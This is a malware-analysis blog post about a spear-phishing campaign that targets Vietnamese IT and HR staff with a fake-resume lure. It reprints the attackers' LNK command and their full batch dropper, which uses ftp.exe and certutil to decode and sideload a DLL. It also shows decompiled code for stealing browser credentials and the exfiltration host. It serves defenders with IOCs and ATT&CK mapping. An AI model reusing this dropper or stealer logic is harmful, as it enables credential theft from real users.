


operation-hanoi-thief-INK-lotusharvest-vietnam-apt

 seqrite.com/blog/9479-2

Priya Patel

November 28, 2025



[Home](#) / [Technical](#) • [Uncategorized](#) / Operation Hanoi Thief: Threat Actor targets Vietnamese IT professionals and recruitment teams.

Operation Hanoi Thief: Threat Actor targets Vietnamese IT professionals and recruitment teams.

- Introduction
- Key Targets.
 - Industries Affected.
 - Geographical Focus.
- Infection Chain.
- Initial Findings
 - Looking into the decoy-document
- Technical Analysis
 - Stage 1 – Malicious LNK Script
 - Stage 2 – Pseudo-Polyglot Trick: All in One.
 - Stage 3 – Final Payload: LOTUSHARVEST
- Infrastructure & Attribution.
- Conclusion
- Seqrite Protection.
- IOCs
- MITRE ATT&CK.

- Authors

Introduction

The SEQRITE Labs APT-Team have been tracking threats globally and have recently found a campaign targeting Vietnamese IT departments and HR recruiters using fake resume pseudo-polyglot type documents. [Other researchers](#) have also seen the same activity. We have named the campaign “**Operation Hanoi Thief**” because of the final payload and its stealer-oriented capabilities and the geographic location in the resume being around Hanoi, the capital of Vietnam. The threat actor primarily uses a file type which we are terming as a pseudo-polyglot payload to hide the malicious intentions.

In this blog, we will explain the entire infection chain starting from campaign’s behavior and the technical analysis of this multi-stage campaign. In the first stage, we will see a ZIP file that comes as a malicious spear-phishing email attachment. The ZIP file contains two files, a document which serves as both the lure and the second stager payload and an LNK file which triggers the initial reaction. Later, we will look at the final-stage payload, which is a C++ DLL implant, which we call as LOTUSHARVEST that executes through DLL sideloading on the target’s machine. Well, last but not the least, we will focus on the infrastructure and other details regarding the campaign.

Key Targets


Industries Affected

- Information Technology
- Recruitment & HR Firms

Geographical Focus

Vietnam

Infection Chain



Initial Findings

Initially, on the date of 3rd November 2025, our team discovered a malicious spear-phishing ZIP file named Le-Xuan-Son_CV.zip, which surfaced both on our private telemetry and the famous public malware corpus that is through [VirusTotal](#). The ZIP archive contains two files.

Name	Size
 CV.pdf.lnk	812 bytes
 offsec-certified-professional.png	107.4 kB

The first file is an LNK file named CV.pdf.lnk. The second file is something we call a pseudo-polyglot payload named offsec-certified-professional.png, which serves as the lure and as well as the container for the .bat(batch) script payload. Now, let us look into the decoy-lure first.

Looking into the decoy-document

Upon, executing the PDF via a generic PDF Parser or document viewer we see that it contains a resume of a person named “**Le Xuan Son**”.

LE XUAN SON

Software Developer

■ lexuanson@example.com | ■ +84 912 345 678 | ■ github.com/lexuanson | Hanoi, Vietnam

Professional Summary

Motivated and detail-oriented Software Developer with strong experience in web application development, API design, and system integration. Skilled in building efficient, scalable, and secure software solutions using modern frameworks and cloud technologies. Passionate about clean code, automation, and continuous learning.

Technical Skills

Programming Languages:	Python, JavaScript (Node.js, React), C#, SQL
Frameworks & Tools:	Django, Flask, Express.js, .NET Core, Docker, Git, Jenkins
Databases:	PostgreSQL, MySQL, MongoDB
Cloud & DevOps:	AWS, Azure, Kubernetes, CI/CD pipelines
Other:	REST API design, Unit testing, Agile/Scrum methodology

Professional Experience

Software Engineer — FPT Software, Hanoi (2022 - Present)

Developed and maintained internal web applications using Django and React. Improved performance by 30% through query optimization and caching strategies. Collaborated with DevOps to migrate microservices to Kubernetes clusters on AWS.

Backend Developer — TMA Solutions, Ho Chi Minh City (2020 - 2022)

Designed and implemented REST APIs in Flask and Express.js for enterprise clients. Worked closely with frontend teams to integrate APIs and streamline data flow. Contributed to CI/CD automation using Jenkins and Docker.

Education

Bachelor of Information Technology — Hanoi University of Science and Technology (2016 - 2020)

Selected Projects


Inventory Management System: Built a full-stack system for warehouse operations using Django and React, integrated barcode scanning and real-time stock tracking.

Chat Application: Developed a real-time chat platform using Node.js, Socket.IO, and Redis for message persistence.

Cloud Monitoring Dashboard: Created a monitoring dashboard for AWS infrastructure using

Upon, looking into the contents of the lure, which at the point of our research, we think, have been designed for campaign-delivery purpose. The person appears to be applying for a software developer position, yet the name of this file which we previously saw, is offsec-certified-professional, which belongs to the information security domain, raises concern related to the victimology, as the resume available in the ZIP belong with a software-engineering professional.

Well, as mentioned to gain the victim's trust and establish credibility under victim's and enhance the social engineering motives the threat actor also did attach a GitHub URL of an account, which had been created back in 2021, the resume lists the applicant's location as **Hanoi, Vietnam**.



Upon examining the GitHub profile mentioned in the resume, we found that the account has no updates or activity, indicating higher chances that it was specifically set up for this phishing campaign.

In the next section, we will examine how the LNK file executes a polyglot payload and how the resulting malicious DLL file operates.

Technical Analysis

We will divide our analysis into three different sections, First, we will examine the malicious shortcut(.LNK) file. Second, we will move ahead with analyzing the second stage also-known-as the pseudo-polyglot and how the malicious command line present in the shortcut (.LNK) file leverages a unique way to execute the pseudo-polyglot. Third, and finally, we will focus on the DLL implant known as LOTUSHARVEST. Then, on the other section, we will focus on the minute details of the campaign such as infrastructure and much more.

Stage 1 – Malicious LNK Script

Upon extracting the ZIP file, the first document that executes is the LNK file, which is responsible for executing the second stager pseudo-polyglot payload.

```
Windows Shortcut information:
  Contains a link target identifier
  Contains a command line arguments string
  Contains an icon location string

Link information:
  Creation time           : Not set (0)
  Modification time      : Not set (0)
  Access time            : Not set (0)
  File size               : 0 bytes
  Icon index              : 11
  Show Window value      : 0x00000000
  Hot Key value           : 0
  File attribute flags    : 0x00000000
  Command line arguments  : /c ftp.exe -s:"offsec-certified-professional.png"
  Icon location           : %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
```

Now, looking at the LNK details, we found an interesting parameter under the command-line arguments, that is usage of ftp.exe to execute the pseudo-polyglot file, with a flag known as -s , upon the execution of the LNK file, it displays the resume on the screen while, on the other side, the batch script, which we will encounter in the next part, is being executed using the LOLbin ftp.exe.

Well, calling this as LOLBIN abuse, would not be a pretty straightforward TTP oriented behavior, and we will explain it in the next section.

Stage 2 – Pseudo-Polyglot Trick: All in One.



Initially, looking into the file-type which is said to be a plain-text file, has been parsed and determined as one, by multiple file parsers, while PDF-type file parsers, label it as a PDF file, which processing and spawning it. Therefore, to avoid certain confusions, we deduced it using a hex-editor in general.

```

73 20 2F 73 20 43 3A 5C 57 69 6E 64 6F 77 73 5C r /r C:\Windows\
53 79 73 74 65 6D 33 32 5C 20 25 69 20 69 6E 20 System32\ %i in
28 2A 65 72 74 75 2A 2E 65 78 65 29 20 64 6F 20 (*ertu*.exe) do
63 6F 70 79 20 25 69 20 43 3A 5C 50 72 6F 67 72 copy %i C:\Progr
61 6D 44 61 74 61 5C 6C 61 6C 61 2E 65 78 65 20 amData\lala.exe
2F 79 20 0D 0A 21 63 6D 64 2E 65 78 65 20 2F 63 /y ..!cmd.exe /c
20 63 6F 70 79 20 22 6F 66 66 73 65 63 2D 63 65 copy "offsec-ce
72 74 69 66 69 65 64 2D 70 72 6F 66 65 73 73 69 rtified-professi
6F 6E 61 6C 2E 70 6E 67 22 20 22 43 3A 5C 50 72 onal.png" "C:\Pr
6F 67 72 61 6D 44 61 74 61 5C 43 56 2D 4E 67 75 ogramData\CV-Ngu
79 65 6E 2D 56 61 6E 2D 41 2E 70 64 66 22 0D 0A yen-Van-A.pdf"..
21 65 78 70 6C 6F 72 65 72 2E 65 78 65 20 43 3A !explorer.exe C:
5C 50 72 6F 67 72 61 6D 44 61 74 61 5C 43 56 2D \ProgramData\CV-
4E 67 75 79 65 6E 2D 56 61 6E 2D 41 2E 70 64 66 Nguyen-Van-A.pdf
0D 0A 21 66 69 6E 64 73 74 72 20 2F 52 20 22 54 ..!findstr /R "T
56 71 51 41 41 4D 41 41 41 41 45 41 41 41 41 2F VqQAAMAAAAEAAAA/
2F 38 41 41 4C 22 20 22 6F 66 66 73 65 63 2D 63 /8AAL" "offsec-c
65 72 74 69 66 69 65 64 2D 70 72 6F 66 65 73 73 ertified-profess
69 6F 6E 61 6C 2E 70 6E 67 22 20 3E 20 22 43 3A ional.png" > "C:
5C 50 72 6F 67 72 61 6D 44 61 74 61 5C 62 36 34 \ProgramData\b64
2E 74 6D 70 22 20 26 26 20 66 69 6E 64 73 74 72 .tmp" && findstr
20 2F 56 20 2F 43 3A 22 66 69 6E 64 73 74 72 20 /V /C:"findstr
2F 52 22 20 22 43 3A 5C 50 72 6F 67 72 61 6D 44 /R" "C:\ProgramD
61 74 61 5C 62 36 34 2E 74 6D 70 22 20 3E 20 22 ata\b64.tmp" > "
25 74 65 6D 70 25 5C 62 36 34 2E 74 6D 70 22 20 %temp%\b64.tmp"
26 26 20 6D 6F 76 65 20 2F 59 20 22 25 74 65 6D && move /Y "%tem
70 25 5C 62 36 34 2E 74 6D 70 22 20 22 43 3A 5C p%\b64.tmp" "C:\
50 72 6F 67 72 61 6D 44 61 74 61 5C 62 36 34 2E ProgramData\b64.
74 6D 70 22 20 3E 6E 75 6C 0D 0A 21 63 65 72 74 tmp" >nul..!cert
75 74 69 6C 20 2D 64 65 63 6F 64 65 20 43 3A 5C util -decode C:\
50 72 6F 67 72 61 6D 44 61 74 61 5C 62 36 34 2E ProgramData\b64.
74 6D 70 20 43 3A 5C 50 72 6F 67 72 61 6D 44 61 tmp C:\ProgramDa
74 61 5C 4D 73 43 74 66 4D 6F 6E 69 74 6F 72 2E ta\MsCtfMonitor.
64 6C 6C 0D 0A 21 63 6D 64 2E 65 78 65 20 2F 63 dll..!cmd.exe /c
20 63 6F 70 79 20 22 43 3A 5C 57 69 6E 64 6F 77 copy "C:\Window
73 5C 53 79 73 74 65 6D 33 32 5C 63 74 66 6D 6F s\System32\ctfmo
6E 2E 65 78 65 22 20 22 43 3A 5C 50 72 6F 67 72 n.exe" "C:\Progr
61 6D 44 61 74 61 5C 63 74 66 6D 6F 6E 2E 65 78 amData\ctfmon.ex
65 22 0D 0A 21 73 74 61 72 74 20 43 3A 5C 50 72 e"..!start C:\Pr
6F 67 72 61 6D 44 61 74 61 5C 63 74 66 6D 6F 6E ogramData\ctfmon
2E 65 78 65 20 0D 0A 21 63 6D 64 2E 65 78 65 20 .exe ..!cmd.exe
2F 63 20 64 65 6C 20 43 3A 5C 50 72 6F 67 72 61 /c del C:\Progra
6D 44 61 74 61 5C 6C 61 6C 61 2E 65 78 65 20 0D mData\lala.exe .
0A 21 63 6D 64 2E 65 78 65 20 2F 63 20 64 65 6C ..!cmd.exe /c del
20 43 3A 5C 50 72 6F 67 72 61 6D 44 61 74 61 5C C:\ProgramData\
62 36 34 2E 74 6D 70 20 0D 0A 71 75 69 74 0D 0A b64.tmp ..quit..
25 50 44 46 2D 31 2E 34 0A 25 93 8C 8B 9E 20 52 %PDF-1.4.%E<ž R
65 70 6F 72 74 4C 61 62 20 47 65 6E 65 72 61 74 eportLab Generat

```

**Malicious
contents before
the PDF Magic
Header**

PDF Magic

Upon, looking into the hex editor, we figured out that it contains a set of malicious scripts that are being executed before the PDF Magic headers are present. Therefore, we carved out the script.

```

!DeviceCredentialDeployment.exe
!cmd.exe /c for /r C:\Windows\System32\ %i in (*ertu*.exe) do copy %i
C:\ProgramData\lala.exe /y
!cmd.exe /c copy "offsec-certified-professional.png"
"C:\ProgramData\CV-Nguyen-Van-A.pdf"
!explorer.exe C:\ProgramData\CV-Nguyen-Van-A.pdf
!findstr /R "TVqQAAMAAAAEAAAA//8AAL" "offsec-certified-professional.png" >
"C:\ProgramData\b64.tmp" && findstr /V /C:"findstr /R" "C:\ProgramData\b64.
tmp" > "%temp%\b64.tmp" && move /Y "%temp%\b64.tmp" "C:\ProgramData\b64.tmp"
>nul
!certutil -decode C:\ProgramData\b64.tmp C:\ProgramData\MsCtfMonitor.dll
!cmd.exe /c copy "C:\Windows\System32\ctfmon.exe" "C:\ProgramData\ctfmon.exe"
!start C:\ProgramData\ctfmon.exe
!cmd.exe /c del C:\ProgramData\lala.exe
!cmd.exe /c del C:\ProgramData\b64.tmp
quit

```

! [command [args]]

Invoke an interactive shell on the local machine. If there are arguments, the first is taken to be a command to execute directly, with the rest of the arguments as its arguments.

Now, here is a slightly interesting yet simple part, which had been discovered by [security researchers](#) few years ago, abused in-the-wild, although ftp.exe is used to connect to a FTP server and execute commands such as downloading or exfiltration, in this campaign we saw that the FTP binary to invoke commands on a local machine, which have the ! sign. Therefore, the ftp.exe binary executed the above commands or scripts on the target machine.

Now, looking into the script, it initially abuses a LOLBIN known as DeviceCredentialDeployment.exe which is basically [used to hide](#) the cmd.exe binary. Further, looking into the commands of the script, it enumerates for the certutil.exe binary, then renames it to lala.exe. Then the batch script begins by renaming the file offsec-certified-professional.png to CV-Nguyen-Van-A.pdf and then launches File Explorer to display the fake PDF to the victim.

```

!cmd.exe /c copy "offsec-certified-professional.png"
"C:\ProgramData\CV-Nguyen-Van-A.pdf"
!explorer.exe C:\ProgramData\CV-Nguyen-Van-A.pdf

```

Next, the script searches for a base64 encoded data blob within the pseudo-polyglot file for the payload embedded in its content. It then extracts this encoded data, decodes it, and creates a DLL file named MsCtfMonitor.dll and places it in the **C:\ProgramData** directory, which we track as LOTUSHARVEST implant.


```
"E:\dev-loader\test-dll\Test\HelloWorldDll-dev\x64\Debug\HelloWorldDll.pdb"
```

Well, before diving into the core-functionalities and features of this implant, we also found an interesting PDB path, where the TA labels this as DEV-LOADER. But we are tracking this as LOTUSHARVESTER.

Anti-Analysis Checks

```
v12 = e1;
if ( !IsProcessorFeaturePresent(23u) )
    _fastfail(v12);
sub_1800112F3(3164);
memset(&ContextRecord, 0, sizeof(ContextRecord));
RtlCaptureContext(&ContextRecord);
ControlPc = ContextRecord.Rip;
FunctionEntry = RtlLookupFunctionEntry(ContextRecord.Rip, &ImageBase, 0i64);
if ( !FunctionEntry )
    RtlVirtualUnwind(0, ImageBase, ControlPc, FunctionEntry, &ContextRecord, &HandlerData, &EstablisherFrame, 0i64);
ContextRecord.Rip = retaddr;
ContextRecord.Rsp = (DWORD64)&v12;
memset(v9, 0, 0x90ui64);
v9[0] = 0x140000015i64;
v9[2] = retaddr;
v2 = IsDebuggerPresent();
ExceptionInfo.ExceptionRecord = (PEXCEPTION_RECORD)v9;
ExceptionInfo.ContextRecord = &ContextRecord;
SetUnhandledExceptionFilter(0i64);
result = UnhandledExceptionFilter(&ExceptionInfo);
if ( !result )
{
    result = v2;
    if ( !v2 )
        return sub_1800112F3(3164);
}
```

The implant did employ some of the anti-analysis methods, which we discovered such as it checks whether the program is running in a virtual environment, and if it detects that condition it forces a crash. to do this, and much more which are as follows.

IsProcessorFeaturePresent: It checks for a specific CPU feature and, if found, immediately triggers a fast-fail termination as an anti-analysis measure to evade execution on modern CPUs, VMs, or protected environments.

IsDebuggerPresent: A very common technique where it checks whether a user-mode debugger is attached. if a debugger is detected the program crashes.

Fake Exceptions: The program makes a fake crash by creating a fake exception and fake CPU state, changes where the code “pretends” to be running (RIP/RSP) and then sends it to UnhandledExceptionFilter(). This tricks debuggers, messes up the call stack, and hides what the program is really doing.

Now, next moving ahead to the part, where the implant focuses on harvesting browser-based credentials.

Browser History & Saved Credentials Harvesting

DoMsCtfMonitor	00000001800110AF	1
DllEntryPoint	000000018001100A	[main entry]

Malicious Export function

Now, we saw that the other export known as DoMsCtfMonitor contains the malicious code, which performs certain functions.

```
1 BOOL __stdcall DoMsCtfMonitor_0(DWORD dwFlags, HANDLE hEventForServiceStop)
2 {
3     unsigned int v3; // eax
4     HANDLE hEvent; // [rsp+28h] [rbp+8h]
5     char *Str; // [rsp+48h] [rbp+28h]
6
7     sub_180011393((__int64)&unk_180026087, (__int64)hEventForServiceStop);
8     if ( dword_180020000 == 1 )
9     {
10         dword_180020000 = 0;
11         hEvent = OpenEventA(2u, 0, "ctfmon_owned");
12         if ( hEvent )
13         {
14             SetEvent(hEvent);
15             CloseHandle(hEvent);
16         }
17         if ( !(unsigned int)sub_18001130C() )
18             return 1;
19         Str = (char *)malloc(0x100000ui64);
20         if ( Str )
21         {
22             j memset(Str, 0, 0x100000ui64);
23             sub_1800111EF((__int64)Str, 0x100000i64); // Browser Credentials Harvester
24             v3 = j strlen(Str);
25             sub_180011023((__int64)Str, v3); // Exfiltration oriented function
26             free(Str);
27         }
28     }
29     return 1;
30 }
```

When examining the malicious function, we identified two key routines: one dedicated to harvesting credentials and another responsible for exfiltrating the collected data. Since this DLL implant operates primarily as an information stealer, its main focus is extracting sensitive browser-related information, as we will demonstrate in this section.

```
    v6 = sub_18001128F(
        v20 + a1,
        a2 - v20,
        "{ \"browser\": \"Chrome\", \"type\": \"history\", \"entries\": [%s] }",
        (const char *)Block);
    v20 += v6;
    v21 = 0;
}
free(Block);
DeleteFileA(FileName);
}
sub_18001128F((__int64)v18, 260, "%s\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data", pszPath);
if ( (unsigned int)sub_180011313(v18, FileName, 260) )
{
    v26 = malloc(0x80000u);
    if ( v26 )
    {
```

```

v20 = v10;
v21 = 0;
}
free(v27);
deleteFileA(FileName);
18001128F((__int64)v18, 260, "%s\\AppData\\Local\\Microsoft\\Edge\\User Data\\Default\\Login Data", pszPath);
(unsigned int)sub_18001131f(v18, FileName, 260)
v18 = malloc(0x80000u);

nSize[0] = 256;

```

As, we can see that the implant targets browsers such as Google Chrome, Microsoft Edge and it does by initially opening and reading the contents of the files, then once they are collected, the implant attaches the computer name and username of the victim, which have been returned from functions such as `GetComputerNameA` and `GetUserNameA`, before beginning data exfiltration, creating a unique entry at the Threat Actor's end.

In the above code fragments, we can see that the malware opens the browsers' SQLite *History* databases, runs a query to extract the 20 most recently visited URLs, and formats the results as a JSON array containing the URL, page title, visit count, and last visit time.

It then opens the *Login Data* database, reads up to five stored login credentials, and attempts to decrypt each password using the classic `CryptUnprotectData` API.

Data Exfiltration

In the next function, we observed that the implant exfiltrates data using the Windows WinINet API. It opens an HTTP session and connects to the attacker-controlled server `eol4hkm8mfoeevs.m.pipedream.net` over port 443. After establishing the connection, it issues a POST request to the `/service` endpoint and sends the stolen browser information as a JSON payload.

Now, in the next part, we will look into the infrastructural details related to the campaign.

Infrastructure & Attribution

During the analysis, we observed that the payload communicates with multiple externally hosted endpoints. One of the domains identified was `uuhlswlx[.]requestrepo[.]com`, which is a randomly generated subdomain, whereas the other domain which we saw `eol4hkm8mfoeevs[.]m[.]pipedream[.]net`, is also a randomly generated sub-domain which had been primarily used for exfiltrating the harvested credentials. Therefore, that sums up brief the infrastructural details, related to this implant.

Now, using a very basic OSINT search, we also did come across the fact that the contact number, which the TA had used at the fake resume, which is +84912345678, belongs to a good store around the city of Hanoi, although it cannot be concrete as lot of times, wrong or fake contact numbers are populated at various locations.

Well, focusing on the attribution-oriented details, requires concrete evidence on multiple parameters such as re-use of Tactics, Techniques & Procedures), infrastructural re-use and victimology. As, previously, we have seen around the month of March, 2025, that likely [Chinese-state sponsored threat group targeted Vietnam](#) with fake CV-based lure, where the name of the lure stands out to be CV-Nguyen-Lam-San-Xuat-Noi-Dung-Compress.pdf , also in this same campaign, we have seen the name of the lure to be `CV-Nguyen-Van-A, a similar nomenclature had been used, which adds a very little confidence to attribute both the campaigns under similar cluster of same threat entity.

Well, another, very common yet simple overlap, between both the campaigns are the use of random DGA-oriented domains to deliver implants, as well as command-and-control(C2) servers have been used in both the campaigns, which again adds a very little confidence to attribute both the campaigns, and last, but not the least similarity between both the campaigns are usage of similar victimology, I.e., targeting software and recruitment industry.

Now, as researchers, we believe that our bias should be relevant towards not only the overlaps, but as well, the unique non-similar artefacts, in this case, we see, that the threat actor, had deployed the LOTUSHARVEST implant, which functions like an information stealer, which raises concern, that Chinese-state-sponsored although abuse DLL-Sideloadng but they deploy well-known implants such as PlugX and much more, therefore, considering, stealer, would be a conflicting and unique metric.

Therefore, with medium-confidence focusing on overlaps and differences between previous threat campaigns which we have witnessed and their TTPs and much more, we have decided to attribute this threat-entity to be of Chinese-origin, although labelling it as state-sponsored still requires other important metrics as of now.

Conclusion

SEQRITE APT-Team identifies Operation Hanoi Thief as a spear-phishing campaign aimed at IT and recruitment professionals in Vietnam. It uses fake resumes and shortcut files to trick victims, then abuses trusted Windows tools to run hidden scripts. The final payload, called LOTUSHARVEST, is a DLL implant that steals browser credentials and history before sending them to attacker servers. The tactics and overlaps with earlier activity suggest a Chinese-origin threat actor, though state sponsorship is not confirmed.

Seqrite Protection

- Trojan.50086.SL
- Trojan.A18678918
- Application

IOCs

Hash (SHA-256)	Malware Type
1beb8fb1b6283dc7fffedcc2f058836d895d92b2fb2c37d982714af648994fed	ZIP File
77373ee9869b492de0db2462efd5d3eff910b227e53d238fae16ad011826388a	LNK File
693ea9f0837c9e0c0413da6198b6316a6ca6dfd9f4d3db71664d2270a65bcf38	Pseudo-polyglot payload (PDF,Batch)
48e18db10bf9fa0033affaed849f053bd20c59b32b71855d1cc72f613d0cac4b	DLL File

MITRE ATT&CK

Tactic	Technique ID	Technique Name
Initial Access	T1566.001	Spearphishing Attachment
Resource Development	T1587.001	Develop Payloads: Malware
Execution	T1204.002	User Execution: Malicious File
	T1218	Signed Binary Proxy Execution
Defense Evasion	T1036.007	Masquerading: misleading file extension
	T1140	Deobfuscate File
Privilege Escalation	T1574.002	DLL Side-Loading
Discovery	T1082	System Information Discovery
	T1012	File system discovery for browser data
Credential Access	T1555.003	Credentials from Password Stores
Collection	T1005	Data from Local System
Exfiltration	T1041	Exfiltration Over C2 Channel
Command and Control	T1071.001	Web Protocol: HTTPS

Authors

Related Posts

•

•

•